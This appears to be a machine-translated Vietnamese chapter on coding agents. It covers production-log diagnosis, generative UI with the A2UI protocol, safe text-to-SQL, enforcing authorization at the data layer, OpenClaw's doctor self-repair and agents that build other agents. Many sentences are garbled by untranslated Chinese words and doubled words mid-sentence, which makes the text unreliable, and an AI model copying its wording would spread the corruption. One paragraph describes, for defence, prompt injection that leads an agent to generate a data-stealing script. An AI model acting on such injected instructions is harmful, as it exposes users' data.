Các Agent trong sản xuất tạo ra một lượng lớn log trajectory (ghi lại toàn bộ quá trình của mỗi tác vụ). Tuy nhiên, xác định vấn đề, xác định nguyên nhân gốc rễ và构建 test case từ những log này là công việc chi phí cao. Thất bại có thể phát sinh từ tương tác giữa nhiều module, khiến nguyên nhân gốc rễ khó cô lập. Chúng cũng có thể đắt để tái tạo vì môi trường test hiếm khi捕捉 đầy đủ sự phức tạp của sản xuất. Cuối cùng, lỗi thường反复 khi sửa chữa không được bao phủ bởi test hồi quy có hệ thống.
Tạo mã cung cấp con đường tự động cho chẩn đoán. Agent có thể đọc log sản xuất, kết hợp với tài liệu kiến trúc và PRD (Product Requirement Documents) để tự động xác định liệu luồng thực thi có đáp ứng kỳ vọng hay không, và xác định vị trí các thành phần và module có vấn đề. Dựa trên kết quả phân tích, nó tạo báo cáo vấn đề có cấu trúc (ưu tiên, module, mô tả, đề xuất cải tiến) và test case hồi quy — các test case tham chiếu ID trajectory vấn đề và các lượt tương tác quan trọng, và framework test tự động phát lại chúng để xác minh hệ thống đã sửa cho ra hành vi đúng cho cùng đầu vào. Cuối cùng, Agent kết nối với GitHub thông qua MCP để tạo Issue và giao cho nhà phát triển liên quan, hoàn thành tự động hóa đầy đủ từ phát hiện vấn đề đến giao nhiệm vụ.
Thí nghiệm 5-8 ★★★: Hệ thống Chẩn đoán Thông minh cho Log Sản xuất
Mục tiêu Thí nghiệm: Tự động phát hiện vấn đề từ trajectory sản xuất, tạo test case, và tạo mục công việc.
Cách tiếp cận Kỹ thuật: Agent phân tích一组 trajectory sản xuất cùng với tài liệu kiến trúc hệ thống và PRD để xác định mẫu vấn đề và các module liên quan. Sau đó tạo báo cáo vấn đề có cấu trúc chứa ưu tiên, module, mô tả và đề xuất cải tiến. Cũng tạo test hồi quy gắn với ID trajectory và lượt tương tác; framework test phát lại các case này và xác minh kết quả. Cuối cùng, Agent tạo GitHub issue thông qua MCP.
Hình 5-7: Pipeline Chẩn đoán Log Sản xuất Thông minh
Mã như UI Sinh
Các hệ thống Agent truyền thống tương tác với người dùng chủ yếu thông qua đối thoại văn bản thuần. Nhưng văn bản là phương tiện tuyến tính, một chiều, và trong许多 kịch bản là phương tiện không hiệu quả. Thu thập thông tin có cấu trúc yêu cầu往返 dài dòng; quan hệ dữ liệu phức tạp khó diễn đạt trong văn bản thuần; và khi người dùng phải chọn giữa các tùy chọn, danh sách văn bản kém trực quan hơn nhiều so với giao diện trực quan.
Tạo mã cung cấp cách vượt qua những giới hạn này: Agent có thể tạo động biểu mẫu, biểu đồ tương tác và thậm chí cả ứng dụng web hoàn chỉnh, biến đối thoại văn bản tĩnh thành tương tác phong phú, đa phương thức. Mẫu này, nơi Agent tạo động giao diện, được gọi là Generative UI.
Giao thức A2UI-like: Chuẩn hóa Generative UI.
Cho phép Agent tạo HTML và JavaScript mà client render và thực thi trực tiếp tạo ra rủi ro bảo mật cơ bản: mã được tạo có thể là恶意. Ví dụ, nếu ai đó cố tình隐藏 hướng dẫn trong đầu vào, Agent có thể bị操纵 bởi prompt injection, vô thức tạo script偷偷lấy cắp dữ liệu người dùng. Ở đây chuỗi nhân quả quan trọng: prompt injection — hướng dẫn độc hại trộn vào đầu vào Agent — là nguyên nhân, trong khi thực thi script độc hại kết quả trong trình duyệt và lấy cắp dữ liệu giống Web XSS (Cross-Site Script) truyền thống; cuộc tấn công nói chung không nên đơn giản gắn nhãn XSS. Các giao thức giao diện khai báo như A2UI (Agent-to-User Interface) cung cấp cách tiếp cận an toàn hơn. Thay vì tạo trực tiếp mã có thể thực thi, Agent chỉ xuất "manifest mô tả UI" JSON, chẳng hạn như "Hiển thị bảng có ba hàng hai cột tiêu đề 'Dữ liệu Bán hàng.'" Client sau đó render giao diện sử dụng các thành phần an toàn được xác định trước của riêng nó. Giống thực đơn nhà hàng: khách hàng (Agent) chỉ có thể gọi các món trên thực đơn (thành phần được xác định trước), không thể vào bếp và chuẩn bị任意 món (thực thi mã任意). Một điểm thường bị nhầm lẫn là AG-UI (Agent-User Interaction, đề xuất bởi CopilotKit). Dù tên相似, nó không phải ngôn ngữ mô tả UI mà là giao thức sự kiện và truyền truyền trạng thái thực thi của Agent — tin nhắn, lệnh gọi công cụ và vá trạng thái — đến frontend; nó cũng có thể mang payload UI như manifest A2UI. Hai thứ互补 và không nên được nhóm lại như ví dụ của cùng loại giao diện khai báo.
Nguyên tắc thiết kế cốt lõi của các giao thức như vậy là bảo mật ưu tiên: client duy trì danh mục thành phần đáng tin cậy (ví dụ: Card, Button, TextField, Table), và nếu danh mục và renderer được thực thi đúng, Agent chỉ có thể yêu cầu các thành phần trong danh mục và không thể注入 mã任意. Client render bằng các thành phần gốc của riêng nó, không phải bằng cách thực thi HTML任意 được tạo bởi Agent. Các giao thức này thường cũng hỗ trợ render_cross-nền tảng (cùng mô tả render trong React, Flutter và ứng dụng gốc) và tạo tăng dần (ví dụ: bằng JSONL streaming mà client render khi nó đến).
Tất nhiên, cách tiếp cận khai báo phù hợp cho các kịch bản tương tác chuẩn hóa (biểu mẫu, bảng, thẻ), trong khi cho nhu cầu tùy chỉnh cao (ví dụ: trực quan hóa tùy chỉnh, giao diện trò chơi), tạo mã trực tiếp vẫn là lựa chọn linh hoạt hơn. Dưới đây là các ứng dụng cụ thể của cả hai mẫu.
Giao hàng Kết quả với HTML: Thay thế Báo cáo Markdown. Generative UI không chỉ được sử dụng trong tương tác mà còn đang thay đổi hình thức sản phẩm giao hàng cuối cùng của Agent. Truyền thống, Agent hoàn thành tác vụ và giao báo cáo Markdown; nhưng翻页 qua Markdown được sắp xếp tuyến tính không phải cách đọc dễ chịu. Khi Agent ngày càng giỏi tạo mã frontend, thực tiễn đang chuyển sang để chúng tạo HTML trực tiếp. So với Markdown, sản phẩm HTML có một số ưu điểm riêng biệt. Thứ nhất, trình diễn tương tác cho người dùng thấy hệ thống hoạt động thế nào trong dạng tương tác, thường dễ hiểu hơn bằng một cái nhìn so với mô tả văn bản dài dòng. Thứ hai, trực quan hóa dữ liệu tốt hơn cho người dùng khám phá dữ liệu thông qua biểu đồ và điều khiển tương tác để duyệt, lọc và đi sâu vào chi tiết. Thứ ba, sản phẩm có thể cải tiến liên tục cho phép Agent cập nhật và mở rộng trang web HTML xuyên suốt tác vụ thay vì chỉ tạo sản phẩm tĩnh ở cuối.
Lấy kinh nghiệm của chính tác giả viết bài báo nghiên cứu làm ví dụ: cho mỗi dự án nghiên cứu, tác giả duy trì một trang web tương tác. Nó phục vụ như cả sản phẩm cuối cùng lẫn tài liệu sống xuyên suốt quá trình nghiên cứu — tác giả để Agent liên tục cập nhật nó khi thí nghiệm tiến triển. Trang web này phục vụ ít nhất ba mục đích. Thứ nhất, truy vết dữ liệu thí nghiệm: dữ liệu cụ thể cho mỗi thí nghiệm, prompt được sử dụng và phản hồi thô của LLM đều có thể được kiểm tra từng mục trên trang; đặt一切都 ra ngoài giúp dễ发现 vấn đề trong xây dựng dữ liệu, định dạng và phân phối, và注意到 thiên vị có hệ thống trong phản hồi LLM hoặc chấm điểm của judge. Thứ hai, giám sát chỉ số đào tạo: trang hiển thị trực tiếp đường cong đào tạo, dễ giám sát chỉ số sức khỏe nội bộ của mô hình và xác định liệu quá trình đào tạo có còn khỏe mạnh không. Thuật ngữ mượn từ y khoa: đây là tín hiệu nội bộ của việc quá trình đào tạo本身 có khỏe mạnh không — mất mát đào tạo và xác thực, chuẩn gradient, tốc độ học, perplexity của mô hình khi phát token (đo lường "sự tự tin" của nó đối với đầu ra), và trong học tăng cường, reward, KL divergence và entropy chính sách. Chúng khác với chỉ số kết quả cuối cùng như độ chính xác tác vụ: giống như chỉ số sinh lý trong khám sức khỏe区别 với hiệu suất bên ngoài của một người, chỉ số sức khỏe nội bộ thường hiển thị vấn đề — mất mát không hội tụ, gradient nổ, sụp đổ đào tạo — sớm hơn nhiều. Thứ ba, trình diễn hoạt động hệ thống: trực quan hóa揭示 toàn bộ hệ thống hoạt động thế nào, cho phép người đọc hiểu cấu trúc hệ thống được AI xây dựng bằng một cái nhìn.
Làm rõ Ý định Người dùng.
Khi yêu cầu mơ hồ hoặc không đầy đủ, Agent phải hỏi câu hỏi làm rõ để thu thập thông tin thiếu. Các sản phẩm như OpenAI Deep Research thường làm điều này thông qua Q&A dựa trên văn bản, nhưng cách tiếp cận đó có giới hạn rõ ràng: nó không hiệu quả vì mỗi câu hỏi tiêu thụ một lượt đối thoại, nên mười điểm làm rõ có thể yêu cầu mười vòng; và nó kém trong việc diễn đạt phụ thuộc giữa các câu hỏi — ví dụ, điểm đến du lịch hạn chế phương thức giao thông có sẵn — mà văn bản thuần struggle trình bày rõ ràng.
Thông qua tạo mã, Agent có thể tạo giao diện tương tác có cấu trúc để thay thế Q&A dựa trên văn bản. Hình 5-8 minh họa quá trình tạo biểu mẫu động, cho thấy cách Agent chuyển đổi câu hỏi làm rõ thành giao diện có cấu trúc có thể điền một lần. Agent tạo biểu mẫu HTML chứa各种 điều khiển đầu vào — hộp văn bản cho thông tin mở, menu thả xuống cho tùy chọn xác định trước, hộp kiểm cho đa lựa chọn, và bộ chọn ngày cho đầu vào thời gian简化. Các phiên bản nâng cao hơn có thể sử dụng JavaScript để tạo biểu mẫu thác hiển thị hoặc隐藏 câu hỏi theo dõi và cập nhật các tùy chọn có sẵn phản hồi lại lựa chọn của người dùng. Người dùng điền toàn bộ biểu mẫu một lần, loại bỏ nhiều vòng đối thoại, và có thể thấy rõ tất cả thông tin cần thiết và mối quan hệ logic giữa các câu hỏi.
Hình 5-8: Quá trình Tạo Biểu mẫu Động
Thí nghiệm 5-9 ★★: Hệ thống Làm rõ Ý định với Biểu mẫu Động
Mục tiêu Thí nghiệm: Xác minh khả năng của Agent làm rõ ý định người dùng bằng cách tạo động biểu mẫu HTML.
Cách tiếp cận Kỹ thuật: Agent phân tích yêu cầu của người dùng, xác định các điểm làm rõ, và tạo mã biểu mẫu với logic thác. Frontend render, người dùng提交 một lần, và Agent phân tích dữ liệu JSON để tiếp tục tác vụ.
Tiêu chí Chấp nhận: Người dùng nhập "Tôi muốn đặt chuyến bay đến Bắc Kinh." Agent tạo biểu mẫu với các trường sau: thành phố khởi hành (nhập văn bản), ngày khởi hành (bộ chọn ngày), loại chuyến (radio button cho một chiều hoặc khứ hồi), và ngày về (chỉ hiển thị khi chọn khứ hồi). Người dùng提交 tất cả thông tin một lần.
Tạo Truy vấn SQL.
Truy vấn cơ sở dữ liệu là kịch bản mà tạo mã có thể显著 nâng cao trải nghiệm tương tác. Truy cập cơ sở dữ liệu truyền thống dựa vào công cụ GUI hoặc SQL viết tay;前者 cồng kềnh khi thao tác, và后者 yêu cầu người dùng có kiến thức chuyên biệt. Agent có thể dịch ngôn ngữ tự nhiên thành SQL, nhưng có một lựa chọn thiết kế quan trọng: Agent nên thực thi truy vấn và mô tả kết quả bằng ngôn ngữ tự nhiên, hay nên tạo SQL như sản phẩm để hệ thống thực thi và frontend hiển thị?
Cách tiếp cận đầu看起来 "thông minh" hơn nhưng grossly không hiệu quả — truy vấn bảng lớn có thể trả về hàng nghìn hàng. Để LLM đọc tất cả và mô tả bằng văn bản đốt token và thời gian, và tệ hơn, LLM notoriously dễ lỗi khi "phiên âm" dữ liệu. Cách tiếp cận tốt hơn là mẫu Artifact. Hình 5-9 hiển thị quy trình làm việc của Agent truy vấn SQL: thay vì đọc dữ liệu本身, Agent tạo truy vấn SQL và chuyển nó cho hệ thống như sản phẩm có thể thực thi độc lập. Hệ thống thực thi truy vấn trên cơ sở dữ liệu và render kết quả trong bảng cho người dùng. Dữ liệu do đó chảy trực tiếp từ cơ sở dữ liệu đến giao diện mà không đi qua LLM; LLM viết truy vấn nhưng không bao giờ phải đọc và lập lại hàng nghìn hàng. Cách tiếp cận này vừa nhanh hơn vừa chính xác hơn.
SQL và mã trực quan hóa được tạo không được thực thi trực tiếp. Tầng thực thi nên sử dụng thông tin xác thực cơ sở dữ liệu chỉ đọc, phân tích SQL, chỉ cho phép các lệnh SELECT được phê duyệt, và từ chối DDL, DML và truy vấn đa lệnh. Giá trị do người dùng cung cấp nên được gắn như tham số phía máy chủ, với giới hạn thời gian truy vấn, hàng trả về, bảng có thể truy cập và phạm vi ngày. Mã trực quan hóa nên chạy trong sandbox cô lập khỏi mạng và hệ thống tệp và chỉ nên tạo định dạng kết quả được phê duyệt. Mẫu Artifact rút ngắn đường dẫn dữ liệu; nó không thay thế kiểm tra ủy quyền hoặc cô lập thực thi.
Hình 5-9: Quy trình làm việc Agent Truy vấn SQL
Đi xa hơn, Agent có thể tạo hai sản phẩm tạo thành pipeline: truy vấn SQL và mã trực quan hóa, chẳng hạn mã cho biểu đồ cột. Frontend chuyển kết quả SQL trực tiếp cho mã trực quan hóa. LLM tạo mã nhưng không tham gia đường dẫn dữ liệu — đây là bản chất của tạo mã như giao diện.
Thí nghiệm 5-10 ★★: Agent ERP Tương tác Ngôn ngữ Tự nhiên
Mục tiêu: ERP (Enterprise Resource Planning) là hệ thống quan trọng cho doanh nghiệp, thường sử dụng giao diện GUI trong đó các thao tác phức tạp yêu cầu nhiều nhấp chuột. AI Agent có thể dịch yêu cầu ngôn ngữ tự nhiên của người dùng thành truy vấn SQL, cho phép truy cập cơ sở dữ liệu tự động.
Yêu cầu: Thiết lập cơ sở dữ liệu PostgreSQL chứa hai bảng: (1) Bảng Nhân viên, bao gồm ID nhân viên, tên, phòng ban, cấp bậc, ngày tuyển dụng, ngày nghỉ việc (NULL nghĩa là đang làm việc); (2) Bảng Lương, bao gồm ID nhân viên, ngày trả, lương (một bản ghi mỗi tháng). Agent tự động trả lời: (1) Thời gian làm việc trung bình của nhân viên? (2) Bao nhiêu nhân viên đang hoạt động ở mỗi phòng ban? (3) Phòng ban nào có cấp bậc nhân viên trung bình cao nhất? (4) Bao nhiêu nhân viên mới gia nhập mỗi phòng ban năm nay và năm ngoái? (5) Lương trung bình cho phòng ban A từ tháng 3 năm trước năm ngoái đến tháng 5 năm ngoái? (6) Phòng ban nào có lương trung bình cao hơn năm ngoái, A hay B? (7) Lương trung bình cho nhân viên ở mỗi cấp bậc năm nay? (8) Lương trung bình tháng trước cho nhân viên có thời gian làm việc dưới một năm, một đến hai năm, và hai đến ba năm? (9) 10 nhân viên nào có mức tăng lương lớn nhất từ năm ngoái đến năm nay? (10) Có trường hợp lương chưa trả không (nhân viên làm việc trong tháng nhất định nhưng không có bản ghi lương cho tháng đó)?
Tạo động Phần mềm.
Ứng dụng cuối cùng của tạo mã là để Agent tạo phần mềm hoàn toàn động, từ đầu. "Imagine with Claude" của Anthropic đánh dấu biên giới: người dùng đưa yêu cầu, Claude tạo giao diện frontend và logic tương tác thời gian thực, người dùng tương tác với phần mềm được tạo, và Claude sửa đổi mã để tạo giao diện mới hiển thị kết quả. Người dùng看着 một ứng dụng hình thành từ không có gì và tiếp tục tiến hóa.
Tạo hoàn toàn động, tuy nhiên, đắt và chậm — phù hợp hơn cho trình diễn khả năng có thể hơn là sử dụng sản xuất. Cách tiếp cận thực dụng hơn là tùy chỉnh framework hiện có. Mô hình "bán tùy chỉnh" này保留 sự ổn định của phần mềm cơ sở trong khi暴露 các khía cạnh được chọn cho kiểm soát người dùng. Người dùng có thể nói "làm cho nút màu xanh", "thêm menu phím tắt vào thanh bên", hoặc "chuyển sang phông chữ dễ đọc hơn"; Agent cập nhật mã frontend, và HMR (Hot Module Replacement — cập nhật các module受影响 mà không cần tải lại trang đầy đủ và thường保留 trạng thái ứng dụng) áp dụng thay đổi ngay lập tức. Sản phẩm one-size-fits-all trở thành trải nghiệm được may đo cho từng người dùng.
Thí nghiệm 5-11 ★★: Hệ thống Tùy chỉnh Giao diện Hội thoại
Mục tiêu Thí nghiệm: Cho phép người dùng tùy chỉnh giao diện phần mềm tức thì thông qua đối thoại ngôn ngữ tự nhiên, và đánh giá liệu tạo mã với hot reload có thể cung cấp hiệu quả trải nghiệm người dùng cá nhân hóa.
Cách tiếp cận Kỹ thuật: Xây dựng ứng dụng chatbot cơ bản (React frontend và FastAPI backend), và chạy cả hai thành phần ở chế độ phát triển với hot reload được bật (React HMR và FastAPI reload). Người dùng đề xuất yêu cầu tùy chỉnh UI (màu sắc, phông chữ, bố cục, vị trí thành phần, v.v.) trong cuộc đối thoại. Agent tự động sửa đổi mã. Cơ chế hot-reload tự động phát hiện thay đổi tệp, frontend biên dịch lại và làm mới, và người dùng thấy thay đổi giao diện thời gian thực. Hệ thống hỗ trợ nhiều vòng tùy chỉnh lặp lại.
Phần mềm động thay đổi tiền đề bảo mật truyền thống cùng với tính linh hoạt của nó. Trong quá khứ, mã kinh doanh ứng dụng được phát triển, đánh giá, kiểm thử và triển khai, sau đó相对 ổn định trong一段时间. Kiểm tra ủy quyền do đó thường sống ở tầng ứng dụng: mã kinh doanh trước tiên quyết định liệu người dùng hiện tại có thể đọc hoặc sửa đổi bản ghi không, và chỉ sau đó gửi thao tác cho cơ sở dữ liệu. Khi giao diện, quy trình làm việc và thậm chí mã truy cập dữ liệu có thể được tạo hoặc viết lại bởi Agent bất kỳ lúc nào, tầng đó不再 ổn định. Mã mới tạo có thể bỏ qua kiểm tra ủy quyền tinh tế,暴露 trường trước đó bị隐藏, hoặc绕 kiểm tra hiện có thông qua đường dẫn gọi khác. Dù nguyên nhân là lỗi tạo thông thường hay mã nguy hiểm được tạo sau prompt injection, kết quả tương tự: ranh giới quyền mà mã kinh doanh supposed to duy trì có thể bị phá vỡ im lặng.
Mục tiêu bảo mật cho phần mềm động do đó không thể là "đảm bảo AI viết đúng mọi kiểm tra ủy quyền." Nó nên là ràng buộc quyền vẫn不可能绕 ngay cả khi AI viết mã sai. Nếu kiểm tra ủy quyền sống bên trong logic kinh doanh được tạo động, chúng cùng miền niềm tin với mã chúng supposed to ràng buộc. Prompt, test và đánh giá mã giảm tỷ lệ lỗi, nhưng chúng không thể bao phủ triệt để mọi đường dẫn thực thi được giới thiệu bởi các thế hệ tương lai và không thể phục vụ như ranh giới bảo mật cuối cùng.
Kiến trúc vững chắc hơn di chuyển ranh giới niềm tin xuống tầng dữ liệu. Mã ứng dụng được tạo động có thể xử lý trình bày, quy trình làm việc và điều phối kinh doanh, trong khi cơ chế ổn định, được con người đánh giá thực thi các quy tắc quyết định ai có thể làm gì với dữ liệu nào. Bảo mật cấp hàng cơ sở dữ liệu có thể hạn chế người dùng trong bản ghi của tenant riêng; ràng buộc và trình xác nhận có thể từ chối trạng thái非法; chế độ xem được kiểm soát, stored procedure hoặc dịch vụ truy cập dữ liệu có thể chỉ暴露 các thao tác được phê duyệt. Mỗi lần đọc và ghi cũng nên mang ngữ cảnh truy cập được gắn bởi runtime đáng tin cậy, chứa người dùng, tenant, vai trò hoặc danh tính Agent. Mã được tạo chỉ nhận danh tính được phạm vi hóa này: nó không thể伪造 danh tính hoặc có được thông tin xác thực cơ sở dữ liệu đặc quyền绕 qua quy tắc. Ngay cả khi nó bỏ qua kiểm tra ủy quyền của riêng nó, tầng dữ liệu vẫn từ chối thao tác未经授权.
Di chuyển ủy quyền xuống không có nghĩa là đặt tất cả logic kinh doanh trong cơ sở dữ liệu. Tầng ứng dụng vẫn có thể thực hiện kiểm tra trước để cung cấp phản hồi nhanh, nhưng tầng dữ liệu phải保留 quyền quyết định cuối cùng. Quy tắc tương tự có thể cải thiện trải nghiệm ở trên và cung cấp bảo đảm ở dưới. Bảo đảm đó cũng yêu cầu mọi đường dẫn truy cập dữ liệu đi qua tầng dữ liệu đáng tin cậy; mã được tạo không được phép kết nối trực tiếp绕 qua nó. Kết quả là ứng dụng tầng trên có thể tiếp tục thay đổi trong khi các ràng buộc quyền không thể thương lượng vẫn nằm trong tầng không được viết lại mỗi lần tạo.
Thí nghiệm 5-12 ★★★: Permission-Embedded Data Objects cho Phần mềm Động
Mục tiêu Thí nghiệm: Xây dựng kho đối tượng cho phép mã ứng dụng được tạo hoặc viết lại động trong khi vẫn thực thi ủy quyền và toàn vẹn dữ liệu ở tầng dữ liệu. Xác minh rằng mã được tạo không thể跨越 ranh giới dữ liệu ổn định bằng cách bỏ qua chuyển đổi trạng thái máy trạng thái, ghi giá trị ngoài phạm vi, hoặc đọc跨越 tenant.
Cách tiếp cận Kỹ thuật: Sử dụng triển khai từ dự án PermissionEmbeddedDataObjects để cung cấp lớp middleware kho đối tượng Python trên PostgreSQL. Các loại dữ liệu khai báo quy tắc quyền, ngữ cảnh truy cập, trình xác nhận, quan hệ đối tượng và phản ứng. Mỗi lần đọc hoặc ghi đi qua kiểm tra quyền và xác nhận, xử lý toàn vẹn tham chiếu và bền vững, và phản ứng không đồng bộ được kiểm soát. Chạy demo pipeline tuyển dụng xác định mà không có LLM trước; tùy chọn yêu cầu mô hình tạo các thao tác对抗 chống lại SQL trần và API PEDO, sau đó so sánh trạng thái cơ sở dữ liệu kết quả. So sánh quan trọng không phải liệu trình xử lý được tạo chứa đúng lệnh if, mà liệu cùng yêu cầu được chấp nhận hoặc từ chối đáng tin cậy khi nó đến tầng dữ liệu ổn định.
Tiêu chí Chấp nhận: Cập nhật pipeline tuyển dụng hợp lệ thành công; bỏ qua chuyển đổi trạng thái ứng viên, ghi lương ngoài phạm vi vị trí, và đọc跨越 tenant đều bị tầng dữ liệu từ chối. Các test quyền, xác nhận, cô lập tenant, toàn vẹn tham chiếu và phản ứng cốt lõi pass. Triển khai được bao gồm trong dự án đồng hành Chương 5 dưới permission-embedded-data-objects.
Mã tạo Mã: Khởi động Agent
Các phần trước đã theo tạo mã跨越 lĩnh vực này đến lĩnh vực khác — từ suy luận toán học đến tạo tài liệu đến tùy chỉnh giao diện. Đẩy các khả năng này đến giới hạn và một câu hỏi tự nhiên phát sinh: Agent có thể sử dụng tạo mã để tạo Agent khác không?
Trước tiên, sự phân công lao động của phần này với Chương 8 phải được làm rõ. Phần này thảo luận cách Coding Agent sử dụng mã để sửa chữa và tạo Agent cùng loại — tự sửa, tự nhân bản và tạo mới Agent theo yêu cầu. Tập trung của nó là tạo mã và khả năng xây dựng hệ thống, vì vậy quá trình này được gọi là khởi động. Chương 8 không giải thích lại cách viết mã này; thay vào đó, nó tập trung vào cách kinh nghiệm sản xuất được đánh giá kích hoạt tự sửa đổi: chọn kiến thức, hướng dẫn, chương trình hoặc tham số làm mục tiêu cập nhật; tạo phiên bản候选 từ phiên bản ổn định; và kiểm soát rủi ro thông qua test hồi quy, phát hành canary và rollback. Hai chương giao nhau tại "sửa đổi mã", nhưng trả lời các câu hỏi khác nhau.
Hình 5-10: Vòng lặp Khởi động Agent
Agent Tự sửa: OpenClaw Doctor.
Điều kiện tiên quyết quan trọng cho khởi động Agent là khả năng tự sửa. Lệnh doctor trong OpenClaw thể hiện khả năng này — nó có thể tự động phát hiện ba loại vấn đề:
异常 cấu hình: Token OAuth hết hạn, định dạng cấu hình cũ, xung đột cổng
Vấn đề trạng thái: Tệp khóa phiên cũ, thiếu phụ thuộc plugin
Vấn đề sức khỏe dịch vụ: Gateway không chạy, thiếu hình ảnh sandbox
Sau đó tự động giải quyết chúng thông qua chiến lược sửa chữa phân tầng: sửa chữa an toàn (chuẩn hóa cấu hình, dọn dẹp tệp khóa) được thực thi tự động; thao tác rủi ro (khởi động lại dịch vụ, ghi đè cấu hình bắt buộc) yêu cầu xác nhận người dùng.
Đừng夸大 điều này: các vấn đề tần suất cao như token hết hạn, tệp khóa cũ và xung đột cổng có quy tắc phát hiện rõ ràng và hành động sửa chữa cố định, và doctorgiải quyết chúng trước bằng kiểm tra xác định, giống như script vận hành truyền thống. Khả năng Agent trở nên có ý nghĩa ở tầng thứ hai: cho các vấn đề khó hơn ngoài những quy tắc đó, doctor sử dụng LLM để phân tích log lỗi, diễn giải tệp cấu hình, suy luận nguyên nhân gốc rễ, và tạo kế hoạch sửa chữa có mục tiêu. Kiểm tra xác định giải quyết vấn đề phổ biến đáng tin cậy, trong khi LLM bao phủ đuôi dài; cùng nhau, hai tầng cho phép doctor --fix giải quyết phần lớn vấn đề gateway phổ biến tự động. Điều khiến đây là mẫu "Agent sửa Agent" là Agent làm việc không trên hệ thống bên ngoài mà trên môi trường runtime của chính nó, nâng tự sửa từ chức năng bộ điều hợp hệ thống thành cơ sở hạ tầng khởi động cốt lõi.
Kỹ thuật Quan trọng để Agent Viết Agent.
Tạo Agent chất lượng cao khó hơn nhiều so với tạo mã ứng dụng thông thường, vì nó đòi hỏi hiểu sâu về mẫu kiến trúc Agent, phương pháp hay nhất và cạm bẫy phổ biến. Không có chuyên môn lĩnh vực đó, ngay cả mô hình tạo mã mạnh nhất cũng tạo ra Agent với lỗi kiến trúc nghiêm trọng. Các lỗi phổ biến bao gồm:
Quản lý context临时: Không sử dụng định dạng context tiêu chuẩn được thảo luận trong Chương 2, nhồi trajectory dưới dạng văn bản thuần vào context, bỏ qua tối ưu KV Cache từ tin nhắn có cấu trúc, và引入 lỗi điều kiện biên trong vòng lặp lệnh gọi công cụ
Thiết kế công cụ không chuẩn: Mô tả mơ hồ, thiếu hướng dẫn giới hạn sử dụng và danh sách tiêu cực, và tham số thiếu ví dụ cụ thể
Lựa chọn công nghệ lỗi thời: Xu hướng sử dụng các mô hình và API phổ biến nhất nhưng lỗi thời từ dữ liệu đào tạo. Giải pháp: Duy trì cơ sở kiến thức SOTA hoặc trang bị cho Agent khả năng tìm kiếm
Ngắt kết nối khỏi hệ sinh thái bên ngoài: Sử dụng API đã deprecated, thư viện không được bảo trì, hoặc mẫu lỗi
Con đường hiệu quả nhất để giải quyết những vấn đề này không phải là liệt kê tất cả quy tắc trong prompt, mà là cung cấp triển khai Agent chất lượng cao làm ví dụ tham khảo, hướng dẫn Agent tạo mã sửa đổi chúng thay vì bắt đầu từ đầu.
Ưu điểm của tạo dựa trên ví dụ rõ ràng: mã ví dụ本身 mang theo phương pháp hay nhất. Agent thích ứng triển khai đã xác nhận thường đúng hơn Agent bắt đầu từ đầu, vì triển triển khai保留 các lựa chọn kiến trúc đúng mà không yêu cầu mọi quy tắc được viết ra trong prompt.
Khi Agent nhận tác vụ phát triển Agent mới, nó trước tiên nên sao chép mã của chính nó (hoặc các triển khai chất lượng cao đã xác nhận khác) và sau đó thực hiện sửa đổi có mục tiêu: điều chỉnh system prompt để khớp vai trò mới, thay thế hoặc thêm công cụ phù hợp chức năng mới, sửa đổi logic kinh doanh while保留 khung kiến trúc. Mẫu "tự nhân bản với sửa đổi thích ứng" này đảm bảo Agent mới kế thừa ưu điểm kỹ thuật cốt lõi while cho phép差异化 ở các chiều cụ thể — giống như nhân bản gen với đột biến trong sinh học.
Thí nghiệm 5-13 ★★★: Phát triển Agent có thể tạo Agent
Mục tiêu Thí nghiệm: Xây dựng Coding Agent với khả năng siêu lập trình — khả năng viết chương trình tạo hoặc sửa đổi chương trình khác — sao cho nó có thể tự động tạo hệ thống Agent mới từ yêu cầu người dùng while tuân thủ phương pháp hay nhất.
Cách tiếp cận Kỹ thuật: Cung cấp cho Coding Agent các triển khai Agent chất lượng cao làm ví dụ tham khảo (chính dự án ch5/coding-agent có thể được sử dụng). Khi được giao tạo Agent mới, Agent trước tiên sao chép mã ví dụ này và sau đó thực hiện sửa đổi có mục tiêu dựa trên nhu cầu cụ thể của người dùng.
Tiêu chí Chấp nhận: Agent được tạo chạy thành công và hoàn thành tác vụ cơ bản. Xác minh rằng nó sử dụng định dạng tin nhắn tiêu chuẩn và giao thức lệnh gọi công cụ, mô hình và API được đề xuất hiện tại, và quản lý context và trạng thái đúng qua nhiều lượt đối thoại. So sánh tạo từ đầu với sửa đổi dựa trên ví dụ, và xác nhận rằng后者 cải thiện chất lượng và hiệu quả.
Hình 5-11: Pipeline của Agent có thể tạo Agent
Khởi động Agent là ứng dụng cuối cùng của tạo mã — Agent có thể tạo Agent đạt được tự nhân bản của trí thông minh. Với đó, chúng ta đã theo toàn bộ vòng cung của chương: từ nền tảng của Coding Agent, qua许多用途 của tạo mã, đến khởi động.
Tóm tắt Chương
Chương này đã lập luận một điều xuyên suốt: mã không chỉ là công cụ viết chương trình — nó là ngôn ngữ của suy nghĩ chính thức và diễn đạt chính xác của Agent.
Phần kỹ thuật Harness đạt một kết luận trung tâm: Coding Agent trưởng thành không phải vì mô hình tạo mã xuất sắc, mà vì hàng thập kỷ cơ sở hạ tầng kỹ thuật phần mềm tích lũy — bộ test, hệ thống kiểu, kiểm soát phiên bản — tự nhiên tạo thành Harness mạnh mẽ. Kết luận đó值得 lan tỏa sang các kịch bản Agent khác. Phần về thất bại và phục hồi lỗi cung cấp mặt trái của cùng chủ đề: sự đáng tin cậy của Agent được xác định không phải bởi mô hình có mắc lỗi không, mà bởi liệu mỗi loại thất bại có đường dẫn phát hiện, phục hồi và chấm dứt tương ứng hay không.
Phần thứ hai trình bày giá trị rộng của tạo mã ngoài lập trình, tương ứng với sáu chiều trong văn bản chính:
Công cụ Suy nghĩ: Tận dụng tính toán ký hiệu và giải ràng buộc để bù đắp thiếu sót của suy nghĩ xác suất
Ràng buộc Quy tắc Kinh doanh: Diễn đạt quy tắc kinh doanh không mơ hồ và cung cấp bảo đảm an toàn xác định cho thao tác không thể đảo ngược, nơi giá trị của bảo đảm远远 vượt xa chi phí triển khai
Tạo Đa phương tiện: Tạo nội dung đa phương thức như PPT và video thông qua cơ chế Proposer-Reviewer
Bộ điều hợp Hệ thống: Tự động theo dõi tiến hóa định dạng để đạt tự động hóa đầy đủ phân tích log và chẩn đoán vấn đề
UI Sinh: Tạo động biểu mẫu, trực quan hóa và thậm chí cả ứng dụng tùy chỉnh hoàn chỉnh, thoát khỏi giới hạn văn bản thuần
Khởi động Agent: Sử dụng mã để sửa chữa Agent hiện có và tạo mới, cuối cùng cho phép Agent tạo Agent khác
